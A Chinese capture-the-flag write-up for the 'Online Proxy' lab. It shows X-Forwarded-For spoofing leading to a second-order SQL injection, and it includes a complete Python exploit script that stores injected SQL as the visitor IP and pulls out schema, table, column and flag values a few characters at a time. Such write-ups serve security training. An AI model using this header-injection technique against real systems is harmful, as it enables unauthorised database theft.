题目名称：Online Proxy

难度：中等偏易

知识点：


1. XFF 伪造
2. 二次注入

步骤：


1. 打开靶机，是这样一个界面。可以到处点点看看。



1. 看下页面源码，发现最后有一个调试信息，展示了页面请求所花时间与当前 IP（Mac 上的 Docker 此处一直为宿主机的 IP，Linux 下的 Docker 会正常显示为客户端 IP）。




1. 更换客户端 IP 看一下，发现这里是可以显示上一次访问 IP 的。




1. 然后尝试构造 X-Forwarded-For 来伪造访客 IP，发现是可以伪造成功的。






1. 然后就可以尝试在这里尝试注入了。

多番测试之后，发现伪造 IP 为 1’|’1’|’1 之后，







再尝试提交一个其他IP，连续提交两次，相当于模拟 IP 不再变化，



第一次提交：



第二次提交：



我们看到两次提交中上一次 IP 发生了变化，变为了 1，也就是注入生效了。

就此可以推测出后端在第一次提交，发现 IP和之前发生了变化之后，先将原先的 IP 直接显示出来了，然后直接将其作为参数拼接在语句里储存回去，这里因为是直接拼接的所以就造成了二次注入。而第二次提交时就直接将我们之前拼接时造成的注入的结果给显示出来了。

1. 所以我们就可以编写 EXP，将 flag 读取出来了。

#!/usr/bin/env python3

import requests

target = "http://localhost:8302/"

def execute\_sql(sql):

print("[\*]请求语句：" + sql)

return\_result = ""

payload = "0'|length((" + sql + "))|'0"

session = requests.session()

r = session.get(target, headers={'X-Forwarded-For': payload})

r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})

r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})

start\_pos = r.text.find("Last Ip: ")

end\_pos = r.text.find(" -->", start\_pos)

length = int(r.text[start\_pos + 9: end\_pos])

print("[+]长度：" + str(length))

for i in range(1, length + 1, 5):

payload = "0'|conv(hex(substr((" + sql + ")," + str(i) + ",5)),16,10)|'0"

r = session.get(target, headers={'X-Forwarded-For': payload})

r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})

r = session.get(target, headers={'X-Forwarded-For': 'glzjin'})

start\_pos = r.text.find("Last Ip: ")

end\_pos = r.text.find(" -->", start\_pos)

result = int(r.text[start\_pos + 9: end\_pos])

return\_result += bytes.fromhex(hex(result)[2:]).decode('utf-8')

print("[+]位置 " + str(i) + " 请求五位成功:" + bytes.fromhex(hex(result)[2:]).decode('utf-8'))

return return\_result

# 获取数据库

print("[+]获取成功：" + execute\_sql("SELECT group\_concat(SCHEMA\_NAME) FROM information\_schema.SCHEMATA"))

# 获取数据库表

print("[+]获取成功：" + execute\_sql("SELECT group\_concat(TABLE\_NAME) FROM information\_schema.TABLES WHERE TABLE\_SCHEMA = 'F4l9\_D4t4B45e'"))

# 获取数据库表

print("[+]获取成功：" + execute\_sql("SELECT group\_concat(COLUMN\_NAME) FROM information\_schema.COLUMNS WHERE TABLE\_SCHEMA = 'F4l9\_D4t4B45e' AND TABLE\_NAME = 'F4l9\_t4b1e' "))

# 获取表中内容

print("[+]获取成功：" + execute\_sql("SELECT group\_concat(F4l9\_C01uMn) FROM F4l9\_D4t4B45e.F4l9\_t4b1e"))

以上 EXP 就是不断将注入语句先作为 IP 储存起来，在 IP 变动时触发二次注入。其次为了能正确获取其中语句的内容，我们将执行的结果作为十进制保存，和周围两个 0 做位与还是语句结果的十进制表示，没有变化。还有就是整数的范围有限制，所以我们一次只能将大概五个字符转换为十进制储存上。

1. 运行，得到 flag。

